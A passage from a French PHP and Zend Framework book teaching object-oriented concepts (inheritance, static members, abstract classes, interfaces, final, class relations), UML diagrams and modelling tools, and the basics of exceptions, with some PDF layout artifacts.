- les objets de ces deux classes possèdent un prix
- les objets de ces deux classes possèdent une couleur.

Il est possible de factoriser ce code commun dans une classe mère, et d'en faire hériter chacune des classes filles grâce au mot-clé `extends` :

La classe mère comporte le code commun

```

class Produit
{
    protected $_prix;
    protected $_couleur;

    public function __construct($prix, $couleur)
    {
        $this->_couleur = $couleur;
        $this->_prix     = (float) $prix;
    }

    public function getPrix()
    {
        return $this->_prix;
    }
}

```

Chacune des classes filles va hériter du code de la classe mère et va pouvoir définir sa propre spécialisation, qui la différenciera de la classe mère et des classes sœurs :

La classe *Livre* est une spécialisation de *Produit*

```

class Livre extends Produit
{
    private $_nbrPages;

    public function __construct($nbrPages, $prix, $couleur)
    {
        $this->_nbrPages = (integer) $nbrPages;
        parent::__construct($prix, $couleur);
    }
}

```

ATTENTION Héritage multiple

En PHP, l'héritage multiple n'est pas possible : une classe ne peut avoir qu'une et une seule mère, pas plus.

À NOTER Héritage et visibilité

On peut changer la visibilité lorsqu'on hérite vers une visibilité plus faible, mais pas vers une visibilité plus forte. Un attribut déclaré protégé pourra être hérité et redéfini protégé ou public dans la classe fille, mais pas privé. Ceci empêcherait un éventuel futur autre héritage.

À SAVOIR Appel statique

Il est d'usage de ne pas faire appel à un attribut ou à une méthode statique à partir d'un objet. Dans notre exemple, l'appel `$c1->compter()` est incorrect, même si PHP le tolère tout en renvoyant une erreur non bloquante. La méthode statique `compter()` doit être appelée via la notation `Compteur::compter()`.

La classe Stylo est aussi une spécialisation de Produit

```
class Stylo extends Produit
{
    private $_couleurEncre;

    public function __construct($couleurEncre, $prix, $couleur)
    {
        $this->_couleurEncre = $couleurEncre;
        parent::__construct($prix, $couleur);
    }
}
```

La classe mère `Produit` est déclarée avec des attributs `protected`, ce qui autorise les classes filles à y faire référence, comme si elles avaient été explicitement définies dans celles-ci.

Cependant, nous n'avons pas utilisé `public`, donc nous interdisons l'objet prochainement créé à accéder à ces attributs (masquage d'informations).

Le mot-clé `parent::` permet d'appeler une méthode de la classe mère en lui passant des arguments. Cette technique permet une réutilisation du code, aucune duplication n'est effectuée, on ne précisera dans les classes filles que ce qui change par rapport à la classe mère.

Variables et méthodes statiques

Jusqu'à présent, nous avons vu comment écrire des classes, mettre en place un héritage et créer des instances (des objets), grâce au mot-clé `new`. Nous savons également comment manipuler les objets créés pour faire appel aux méthodes et aux attributs déclarés.

La variable spéciale `$this` est utilisée dans la classe pour référencer l'objet qui sera plus tard créé.

Un attribut ou une méthode *statique* (mot-clé `static`) est lié à la classe et non à l'objet. Lorsqu'une modification est effectuée sur un attribut statique, toutes les instances (objets) de la classe subissent cette modification, car celui-ci est unique et lié à la classe.

Une classe contenant un attribut et une méthode statiques

```
class Compteur
{
    private static $_count = 0;

    public static function compter()
    {
        return ++self::$_count;
    }
}
```

```

$c1 = new Compteur();
echo $c1->compter(); // affiche 1 et une erreur PHP
echo Compteur::compter(); // affiche 2
$c2 = new Compteur();
echo $c2->compter(); // affiche 3 et une erreur PHP

```

L'attribut déclaré `static` est partagé entre toutes les instances et ne nécessite pas forcément la création d'une instance pour être accessible.

Notez que pour accéder de manière statique, on utilise le double deux-points, précédé du nom de la classe. Si on se trouve dans une méthode de la classe, le mot-clé `self` permet de la représenter.

Comme nous venons de le voir, les attributs et/ou méthodes statiques sont persistants entre les objets. Ils sont liés à la classe. Cette particularité est telle que, dans le cas d'un héritage, il n'y a pas de redéfinition comme dans le cas d'attributs et de méthodes non statiques. On peut cela dit faire appel à un élément statique de la classe mère à partir de la classe fille.

Héritage et contexte statique

```

class A
{
    public static $a = 1;
    public static $b = 2;
}

class B extends A
{
    public static $a = 3;
}

echo A::$a; // Affiche 1
echo B::$a; // Affiche 3
echo B::$b; // Affiche 2

```

Constantes de classe

Une classe peut posséder ses propres constantes. En PHP, les constantes sont dites *de classe*, il est sous-entendu qu'elles sont statiques. Elles appartiennent à la classe et donc à l'ensemble des objets qui en seront créés. Il n'existe pas de *constante d'objet*. Aussi, les constantes n'ont pas de visibilité, elles sont considérées comme étant implicitement publiques, en permanence.

Pour déclarer une constante, il faut utiliser le mot-clé `const`.

À NOTER Appels statiques

Il est possible d'appeler une méthode statique de manière non statique. Il n'est en revanche pas possible d'appeler une méthode non statique de manière statique. Une erreur de type `E_STRICT` minimum sera levée, `E_FATAL` si la méthode contient la pseudo-variable `$this`.

REMARQUE Déduction logique

Une méthode statique ne peut contenir la pseudo-variable `$this` : cela n'a pas de sens.

CONVENTION Écriture d'une constante

Une constante est systématiquement écrite en majuscules. C'est une convention acquise et très utilisée dans de nombreux projets, dont Zend Framework.

// Classe abstraite

Une classe abstraite est une classe à partir de laquelle on ne peut pas créer d'objets.

Déclaration de constantes de classe

```
class Zend_Version
{
    const VERSION = '1.6.1';

    public static function compareVersion($version)
    {
        return version_compare($version, self::VERSION);
    }
}

printf("Le Framework est en version %s",
Zend_Version::VERSION);
```

Comme pour les attributs ou méthodes statiques, pour accéder à une constante de classe depuis l'extérieur de celle-ci, on utilise la syntaxe `nom-de-la-classe::CONSTANTE`. Depuis l'intérieur de la classe, `self::CONSTANTE`.

Classes, méthodes abstraites et interfaces**Abstract**

Grâce à l'héritage, nous avons vu qu'il est possible de faire hériter une classe fille d'une classe mère. Parfois, il n'est pas utile de créer des objets à partir de la classe mère, et nous souhaiterions empêcher cela. C'est dans ce cas que la notion de *classe abstraite* est utile.

Reprise de la classe mère qui comporte le code commun

```
class Produit
{
    // ...
}
```

Dans un exemple précédent, nous avons une classe `Produit` dérivée en deux classes `Stylo` et `Livre`. Tel que cela a été déclaré, il est toujours possible de créer des objets de la classe `Produit`. Ceci n'a pas beaucoup de sens, car un produit doit être, dans notre cas, soit un livre, soit un stylo.

Ainsi, passer la classe `Produit` en classe abstraite permet d'éviter toute création d'objets directement avec cette classe.

La classe mère `Produit` devient abstraite

```
abstract class Produit
{
    // ...
}
```

Le mot-clé `abstract` juste avant le mot-clé `class` permet de spécifier une classe comme étant abstraite. Il n'est désormais plus possible de créer des objets de la classe `Produit` directement. Cette classe sert désormais réellement de patron : elle met à disposition une partie de son code (tout ce qui a une visibilité autre que privée) aux classes qui vont en hériter.

La notion `abstract` peut aussi être portée aux méthodes : une *méthode abstraite* ne peut pas contenir de corps (d'instructions), elle est simplement là pour dire aux futures classes filles qu'elles devront définir cette méthode et son corps.

La classe abstraite `Produit` contient à présent une méthode abstraite

```
abstract class Produit
{
    // ...

    abstract public function calculRemise();
}
```

Cette fois-ci, notre classe, toujours abstraite, possède une méthode abstraite `calculRemise()`. Ceci signifie que toutes les classes qui vont hériter de `Produit` vont devoir explicitement déclarer une méthode publique `calculRemise()`.

Notre classe `Livre` hérite de `Produit` et doit en définir toutes les méthodes abstraites

```
class Livre extends Produit
{
    // ...

    public function calculRemise()
    {
        return $this->_prix * 0.15;
    }
}
```

Si nous avons hérité de `Produit` sans définir de méthode `calculRemise()`, PHP aurait renvoyé une erreur `E_FATAL` :

```
Fatal error: Class Livre contains 1 abstract method and must therefore be declared abstract or implement the remaining methods (Produit::calculRemise) in PHPDocument1 on line 32
```

Cette technique est relativement pratique lorsque l'on crée une classe abstraite patron. On sait ce qui va être hérité et on prévoit, via des méthodes déclarées comme abstraites, ce qui va se passer dans les classes filles, mais sans en écrire le code. Ce sera à elles de le faire. On appelle aussi cela la *programmation par contrat*.

À SAVOIR **Classe et méthode abstraites**

Toute classe qui possède au moins une méthode abstraite doit alors être déclarée comme classe abstraite.

LOGIQUE **Méthode abstraite et visibilité**

Déclarer une méthode abstraite avec une visibilité privée est un contresens : elle est abstraite donc elle devra être redéfinie dans une classe fille, mais elle est privée dans la classe mère donc on ne peut en hériter... PHP renverra une erreur `E_FATAL`.

Interface

Une interface n'est pas une classe. On ne crée pas d'objet depuis une interface. On n'hérite pas d'une interface, mais on crée des classes qui vont l'implémenter. Comme nous le verrons également, une interface ne comporte pas de code utile mais juste des déclarations.

Interfaces

Les interfaces sont très semblables aux classes abstraites, dans la mesure où elles définissent un contrat que devront remplir les classes qui les implémenteront.

Pour déclarer une interface, il faut utiliser le mot-clé `interface`.

Déclaration d'une interface

```
interface Achetable
{
    function getPrice();
    function getStock();
    function sell($copies);
}
```

Classe implémentant une interface

```
class Produit implements Achetable
{
    protected $_price;
    protected $_stock;

    public function __construct($p, $s)
    {
        $this->_price = abs((int)$p);
        $this->_stock = abs((float)$s);
    }

    public function getStock()
    {
        return $this->_stock;
    }

    public function getPrice()
    {
        return $this->_price;
    }

    public function sell($copies)
    {
        $this->_stock -= abs((int)$copies);
        return $this->_price * $copies;
    }
}
```

Cette classe implémente l'interface `Achetable`. Il est donc obligatoire qu'elle définisse les méthodes présentes dans cette interface sous peine d'obtenir une erreur PHP `E_FATAL`.

Le gros avantage des interfaces, par rapport à une classe abstraite ne contenant que des méthodes abstraites est qu'en PHP, on ne peut hériter que

À NOTER Les méthodes d'une interface

Une interface sert de patron : ses méthodes n'ont pas de visibilité (il ne s'agit pas d'une classe), elles n'ont pas non plus de corps (de code écrit à l'intérieur), mais possèdent une signature (des arguments éventuels).

d'une seule classe, mais on peut implémenter autant d'interfaces que l'on souhaite, du moment que l'on définit toutes les méthodes de toutes les interfaces que l'on implémente. De même, il n'est pas interdit d'hériter d'une classe alors que l'on implémente une ou plusieurs interfaces.

Le trio classes, classes abstraites et interfaces, lorsqu'il est utilisé à bon escient, permet de monter des structures de programmes d'une souplesse et agilité incroyables.

La programmation par contrat est le fait de définir des interfaces, et éventuellement des classes abstraites, avant toute classe *réelle*. Les différentes possibilités de coupler ces trois structures que sont la classe, la classe abstraite et l'interface, vont définir ce que l'on appelle des motifs de conception, ou encore *design patterns*, expliqués dans l'annexe D.

Final

Le mot-clé `final` s'applique à une classe ou à une méthode. Si une classe est déclarée `final`, on ne pourra plus en hériter. Dans le cas d'une méthode, celle-ci est héritée (si elle n'est pas privée), mais elle ne pourra plus être redéfinie dans la classe fille.

Une classe finale : on ne peut plus en hériter

```
final class Vehicule
{
    // ...
}

class Voiture extends Vehicule // fatal error
{}
```

Ce code génère une erreur `E_FATAL`, car on ne peut plus hériter d'une classe étant déclarée comme `final`.

Une méthode finale : on ne peut plus la redéfinir

```
class Vehicule
{
    final public function acheter()
    {
        // du code ici
    }
}

class Voiture extends Vehicule
{
    public function acheter() // fatal error
    {}
}
```

À RETENIR **Classe abstraite ou interface ?**

Si vous hésitez entre les deux, retenez bien ceci : le rôle d'une classe abstraite est avant tout de factoriser des traitements et celui d'une interface d'imposer une structure. Par le biais des méthodes abstraites, une classe peut imposer la redéfinition d'une méthode ayant le même prototype dans la classe fille, mais il est conseillé de déléguer ce rôle à l'interface.

REMARQUE **Final et visibilité**

Dans une classe déclarée `final`, les espaces de visibilité privé et protégé se confondent, étant donné que l'on ne peut plus en hériter.

À PROPOS **Web et logiciel**

Nous parlons de *logiciel*, oui. Le Web s'étant fortement compliqué durant ces dix dernières années (et il est en perpétuelle évolution), il y a beaucoup de points communs entre un système d'information web et un logiciel dit « client lourd » (tournant dans un système d'exploitation). Nombre de concepts existants du génie logiciel s'appliquent ainsi à merveille au cas du Web, y compris en PHP.

Le concept de final appuie encore plus le concept de la programmation orientée objet : le concepteur d'une classe peut vouloir bloquer l'héritage ou la redéfinition d'une classe ou méthode s'il estime que ceci peut s'avérer dangereux pour la stabilité du code général.

Modélisation et génie logiciel

Tel que l'introduit Wikipédia, le génie logiciel désigne l'ensemble des méthodes, des techniques et outils concourant à la production d'un logiciel, au-delà de la seule activité de programmation.

Programmer avec des objets n'apporte rien si l'architecture du code est mauvaise. Avant de développer, une étape de réflexion est nécessaire. C'est la quantité d'objets et la manière dont ceux-ci interagissent les uns avec les autres qui vont déterminer la souplesse et la qualité interne d'un logiciel.

On a souvent recours à des méthodes éprouvées pour monter les objets les uns dans les autres, de manière très cadrée. Quelques-unes de ces méthodes s'appellent des motifs de conception, ou *design patterns* (voir en annexe D).

Les relations entre classes

Lorsque deux classes sont liées, elles possèdent une relation, que l'on peut alors nommer. On distingue ainsi au moins cinq relations distinctes entre classes (on peut en distinguer plus, mais ceci dépasse le cadre de cet ouvrage) : l'héritage, l'association, l'agrégation, la composition et la dépendance.

L'héritage

Comme nous l'avons déjà vu, l'héritage est un lien entre deux classes (en PHP, l'héritage ne peut concerner que deux classes, pas plus). C'est le lien de dépendance le plus fort qui existe, une classe étant un sous-type de l'autre, et la fille ne pouvant pas vivre sans sa mère, quoiqu'il arrive.

L'association

L'association est le fait qu'au moins une méthode d'une classe A utilise un objet issu d'une autre classe B. On parle alors d'association unidirectionnelle. Si au moins une méthode de B utilise un objet de la classe A, alors l'association est dite bidirectionnelle.

Il est conseillé d'éviter au maximum les associations bidirectionnelles, car elles induisent un couplage très fort et sont souvent signe d'une mauvaise analyse.

Exemple d'association unidirectionnelle

```
class Atelier
{
    public function reparer (Voiture $v)
    {
        $this->verifieRoues($v->getRoues());
        $this->verifiePeintue($v->getPeinture());
        // ...
    }
}
```

Même si d'autres méthodes peuvent exister dans la classe `Atelier`, au moins une d'entre elles nécessite une instance de la classe `Voiture`. Il y a alors association d'`Atelier` vers `Voiture`.

L'agrégation

L'agrégation est une association particulière. Elle note le fait qu'un objet (*une partie*) fait partie d'un autre (*le tout*). Ceci se caractérise dans le code par le fait qu'une classe possède un attribut qui est un objet instance d'une autre classe.

Il est important de noter que la vie de l'objet contenant est indépendante de la vie de l'objet contenu.

Exemple d'agrégation

```
class Train
{
    public function __construct(Wagon $wagon)
    {
        $this->addWagon($wagon);
    }

    public function addWagon(Wagon $wagon)
    {
        //...
    }
}

class Wagon
{
    //...
}
```

≡ Couplage

Le couplage est le nombre de liaisons qu'une classe possède avec d'autres. Plus une classe en nécessite d'autres pour fonctionner, plus le couplage est fort, et plus l'impact du changement sera difficile à prévoir et à réaliser. En génie logiciel, il faut à tout prix garder un couplage le plus faible possible, de manière à augmenter la réutilisabilité des classes, même si cela n'est pas toujours simple.

Ici, nous voyons bien qu'un train comporte au moins un wagon, mais nous pouvons créer l'objet wagon que nous voulons et le passer au constructeur de Train. La classe Train est liée à la classe Wagon, mais de manière non intime.

La composition

La composition est une agrégation particulière, dans la mesure où elle est plus forte. La différence entre les deux peut être parfois difficile à cerner, mais la composition est non partageable et non isolable. Il faut penser que l'objet composite B est une instance unique. C'est elle, elle seule et toujours la même, qui est contenue dans un objet composé A. L'objet A ne peut vivre sans son unique instance de B : par exemple, un hôtel H ne peut exister sans une chambre C, et cette même chambre C ne peut pas être isolée (prise dans un contexte sans hôtel H), ni partagée entre plusieurs hôtels.

Exemple de composition

```
class Hotel
{
    private $_chambre;

    public function __construct()
    {
        $this->_chambre = new Chambre();
    }
}

class Chambre
{
    //...
}
```

La dépendance

La dépendance est une association assez générique. Elle existe lorsqu'aucune autre ne convient. Elle est matérialisée par le fait que le changement dans une signature de méthode d'une classe B va induire un changement dans l'écriture de la classe A.

Exemple de dépendance

```
class Personne
{
    private $_nom;

    public function __construct($nom)
    {
        $this->_nom = $nom;
    }
}
```

```

    }

    public function generateFacture()
    {
        $chambre = Hotel::getChambre($this->_nom);
        // ...
    }
}

class Hotel
{
    public static function getChambre($personneName)
    {
        // ...
    }
}

```

Ici la dépendance est moindre, mais `Personne` va dépendre de `Hotel`, car elle en utilise une méthode statique. Ainsi, l'appel à cette méthode nécessitera la connaissance et l'inclusion de la classe `Hotel`. De même, un changement dans la signature de la méthode `getChambre()` inclura un changement de son appel, dans la classe `Personne`.

En général, les liens dits *de dépendance*, comme celui-ci, sont plutôt représentatifs au niveau des paquetages.

Les diagrammes UML

Pour pouvoir discuter sereinement d'un projet entre membres d'une même équipe, il est indispensable de pouvoir modéliser l'application, ou une partie de celle-ci.

Le langage normalisé de modélisation d'une application s'appelle UML (*Unified Modeling Language*). Étant donné que ce langage est très vaste, des ouvrages entiers lui sont dédiés. Nous n'aborderons ici que ce qui concerne les diagrammes, en tentant de nous focaliser sur ceux que l'on utilise le plus souvent sur des projets PHP, et notamment ceux pilotés par Zend Framework.

Le diagramme de cas d'utilisation

Le diagramme de cas d'utilisation (*use case*) est utilisé dans l'analyse fonctionnelle du projet. Ce type de diagramme permet de mettre en avant les interactions entre les acteurs et le système. Il est donc nécessaire de savoir identifier les acteurs qui ne sont pas obligatoirement représentés par des personnes physiques, mais souvent des rôles : *l'administrateur, l'opérateur, l'éditeur...*

Il faut ensuite pouvoir définir les actions que ces utilisateurs vont effectuer avec le système.

/// Paquetage

Un paquetage (*package*) est une entité, en génie logiciel, représentant un groupement de classes dont le rôle logique est le même. Par exemple, dans Zend Framework, chaque « composant » est un paquetage (`Zend_Date`, `Zend_Db...`). PHP ne supporte pas, au niveau du langage, le type `package`, à la différence d'autres langages comme Java. Celui-ci est néanmoins signalé dans la PHPDoc grâce à la clé `@package`.

RÉFÉRENCES UML

- 📖 P. Roques, *UML 2 par la pratique*, Eyrolles, 5^e édition, 2008
 - 📖 P. Roques, *UML 2, Modéliser une application web*, Eyrolles, 4^e édition, 2008
 - 📖 P. Roques, *Mémento UML 2*, Eyrolles, 2005
-

Le diagramme de classes

Ce diagramme est sans doute le plus utilisé, car il permet de représenter une classe ou un ensemble de classes, en précisant les attributs et les méthodes. Il est aussi possible de préciser les arguments acceptés par les méthodes, leur type et aussi le type de retour d'une méthode. La figure C-1 représente un diagramme de classes.




Figure C-1
Un diagramme de classes en UML

On note dans une classe :

- les attributs en haut, puis, séparées par un trait des attributs, les méthodes ;
- un attribut ou une méthode public avec un signe plus « + » ;
- un attribut ou une méthode protégé avec un signe dièze « # » ;
- un attribut ou une méthode privé avec un signe moins « - » ;
- un attribut ou une méthode statique en souligné ;
- une méthode abstraite en italique.

On peut aussi noter les types de retour des méthodes, ainsi que les types des attributs. Ceci se fait avec le caractère deux-points `+attribut:int`, par exemple.

Une classe abstraite est notée en italique. Le stéréotype d'une classe est un type particulier, par exemple une classe de contrôle, une classe de données, une classe d'affichage. Certains logiciels considèrent l'interface comme un stéréotype de classe.

L'héritage est matérialisé par une flèche dont l'extrémité est un triangle fermé. La flèche va de la fille vers la mère, et en général la flèche va du

PHP Types

PHP est faiblement typé. On omet souvent de noter le type des attributs et des méthodes. Cela peut toutefois être déstabilisant, surtout si les noms des méthodes ou des attributs sont peu explicites quant au type utilisé/retourné.

bas vers le haut. Lorsqu'une classe implémente une interface, la flèche est la même que pour l'héritage, mais son trait est en pointillé.

Une association est représentée par une flèche non triangulaire, et plus petite. Elle va de la classe utilisatrice vers la classe utilisée.

L'agrégation est notée par un losange blanc. Il est du côté de la classe intéressée, soit la classe qui agrège. La composition est matérialisée par un losange noir (ou plein), comme pour l'agrégation. Celui-ci est du côté de la classe qui se compose (contient les instances d'une autre classe).

Le diagramme de séquence

Les diagrammes de séquence font intervenir le facteur temps, en plus des objets. Ils sont destinés à représenter les messages échangés entre les objets au fur et à mesure du temps.

Le diagramme se lit de haut en bas (sens d'écoulement du temps) et de gauche à droite (le point d'entrée se situe à gauche). Les objets sont représentés verticalement, le long d'une ligne désignant le temps, et chaque rectangle représente un traitement. Les messages entre les objets sont notés horizontalement.

Ce diagramme est très pratique pour démontrer le flux d'exécution d'un cas d'utilisation, au travers des objets, en mettant notamment en avant les appels de méthodes entre objets, et leurs valeurs de retour.




Figure C-2
Un diagramme de séquence UML

REMARQUE Les diagrammes UML

UML est chargé et se décline en plusieurs versions, tout comme chaque diagramme présenté ici. Nous ne vous avons donné qu'un aperçu limité de ceux-ci, qui peuvent s'avérer beaucoup plus complets et complexes.

La rétro-ingénierie

La rétro-ingénierie, ou ingénierie inverse (*reverse engineering*), permet de partir d'un code source pour générer les diagrammes UML. Cette activité est très pratique concernant les codes sources PHP dont on n'a pas les diagrammes, ce qui est le cas de Zend Framework.

La rétro-ingénierie se fait au moyen de PHP lui-même et notamment l'API Réflexion (expliquée plus loin dans ce chapitre), qui permet à PHP d'analyser sa propre structure. Des programmes écrits en PHP et utilisables en ligne de commande se chargent de l'ingénierie inverse : on peut citer PHP2XMI, ou PHIMX.

Un fichier XMI (*XML Metadata Interchange*) est généré par le programme PHP, et va être lu par le logiciel de modélisation, afin de pouvoir restituer les données métier. La figure C-3 présente le concept de rétro-ingénierie.




Figure C-3
Le principe de rétro-ingénierie PHP-UML

Bien qu'intéressante, cette méthode a tout de même ses limites :

- il existe plusieurs versions de formats de fichiers XMI, et certains logiciels ne les lisent pas tous ;
- seules les informations d'héritage sont restituées, et tout ce qui concerne l'utilisation d'objets entre eux (association, composition, agrégation) ne l'est pas ;
- PHP étant faiblement typé, la restitution des types des paramètres des méthodes, ainsi que de leur valeur de retour, est très incomplète, voire absente ;
- ne vous attendez pas à un diagramme prêt à imprimer. Vous ne récupérez que les données brutes (les classes et certains types de données). À vous de les agencer convenablement par la suite, le travail peut être très long.

Les logiciels de modélisation

Comme pour tous les logiciels, il en existe de nombreux concernant la modélisation UML. Il faut retenir cependant les critères principaux lors de son choix :

- le type de licence et le prix du logiciel ;
- la capacité à générer du code à partir du modèle ;

- la capacité à traiter la rétro-ingénierie (le format XMI) ;
- les types de diagrammes pris en compte.

Disons-le tout de suite, il n'existe pas des centaines de logiciels de modélisation UML pour PHP. En revanche, concernant les autres langages, notamment orientés objet comme Java ou C++ , il y a largement le choix.

Aussi, en PHP, nous avons rarement besoin de plus de quatre types de diagrammes, les diagrammes de classe et de séquence étant les plus utilisés.

ArgoUML

ArgoUML est sous licence BSD ; il fonctionne avec un environnement Java, donc sous tout OS. Il est relativement rapide, léger et simple à prendre en main. Son parseur XMI est de bonne facture, il traite très bien la rétro-ingénierie et sait générer du code PHP 5 à partir d'un diagramme de classes. On relève néanmoins quelques failles sur la gestion des types PHP, sans gravité. Par contre, aussi surprenant que cela puisse paraître, il n'existe pas de fonctions copier/couper/coller...





Figure C-4
argoUML

Umbrello

Umbrello est un outil libre, qui n'est disponible que sous Linux, et qui s'installe via le système de paquetages de la distribution.

Léger, il est cependant assez lent sur les gros projets comprenant beaucoup de classes. En revanche, sa lecture du XMI est bonne et il gère correctement les types de données PHP 5. Il sait également très bien générer du code à partir d'un diagramme de classes.

Figure C-5
Umbrello




StarUML

StarUML ne fonctionne que sous Windows. Sous licence GNU, c'est un programme assez complet, qui intègre des méthodologies comme MDA ou Rational Approach. De plus, il propose un système de plugins permettant d'étendre ses fonctionnalités.

Malheureusement, le langage PHP n'est pas (encore ?) pris en charge, ce qui limite son intérêt dans le cadre d'un projet sous ce langage.

Figure C-6
starUML



Dia

Dia est un logiciel de création de diagrammes d'entreprises (à la manière de Microsoft Visio) qui gère l'UML. Il est sous licence GPL et utilise GTK+ pour fonctionner. On le trouve dans les système de paquetages de Linux, il est aussi disponible pour Windows ou Mac.

Il n'est pas capable de lire les fichiers XMI et fait donc l'impasse sur l'ingénierie inverse. Il est cependant capable de gérer PHP 5 par l'ajout d'un plugin libre et gratuit appelé UML2PHP5. Ce plugin lui ajoute la faculté de transformer un diagramme de classes UML en code PHP 5.




Figure C-7
Dia

Concepts objet PHP avancés

PHP regorge de fonctionnalités très pratiques concernant les objets. La bonne utilisation de ces fonctionnalités, associée à une bonne utilisation du modèle objet en général, permet de mettre en place des structures étonnamment dynamiques, souples et puissantes.

C'est grâce à ces fonctionnalités que des frameworks comme Zend Framework ont pu voir le jour. Nul doute là-dessus : PHP possède désormais un modèle objet très puissant et en constante évolution. Nous allons, dans cette partie, faire le tour des concepts objet avancés de PHP.

Les exceptions

Les exceptions sont un concept essentiel de la programmation orientée objet. Elles répondent à un constat simple : la plupart du temps, nous écrivons des classes dont nous ne serons pas utilisateurs, et nous utilisons des objets issus de classes que nous n'avons pas créées (Zend Framework, par exemple).

Lorsque nous utilisons un objet de manière incorrecte, ou lorsque l'on détecte une manière incorrecte d'utiliser les futurs objets issus de nos classes (selon où l'on se place, en tant qu'utilisateur ou créateur), une exception doit être lancée.

/// Exceptions

Nous lançons (throw) des exceptions qu'il sera ensuite possible d'attraper (catch). Pour cela, il faudra essayer (try) un algorithme.

Par exemple, une méthode d'une classe qui se connecte à une base de données devrait envoyer une exception dans le cas où le serveur de bases de données est inaccessible.

Le bloc `try/catch` permet de tester un algorithme afin d'en intercepter les éventuelles exceptions :

Un bloc `try/catch`

```
try {
    $object->complexMethod();
} catch (Exception $e) {
    echo $e;
}
```

De l'autre côté, la méthode `complexMethod()` devrait utiliser le mot-clé `throw` afin d'envoyer une exception :

Envoyer une exception

```
throw new Exception ("impossible d'effectuer cette action");
```

Il est immédiatement remarquable qu'une exception est un objet, issu de la classe `Exception`. Cette classe est interne à PHP, elle agit comme toute autre classe. Sa seule particularité est qu'il n'est possible d'envoyer (mot-clé `throw`) qu'un objet provenant de la classe `Exception`, ou d'une de ses classes filles.



Figure C-8
Diagramme de la classe `Exception`

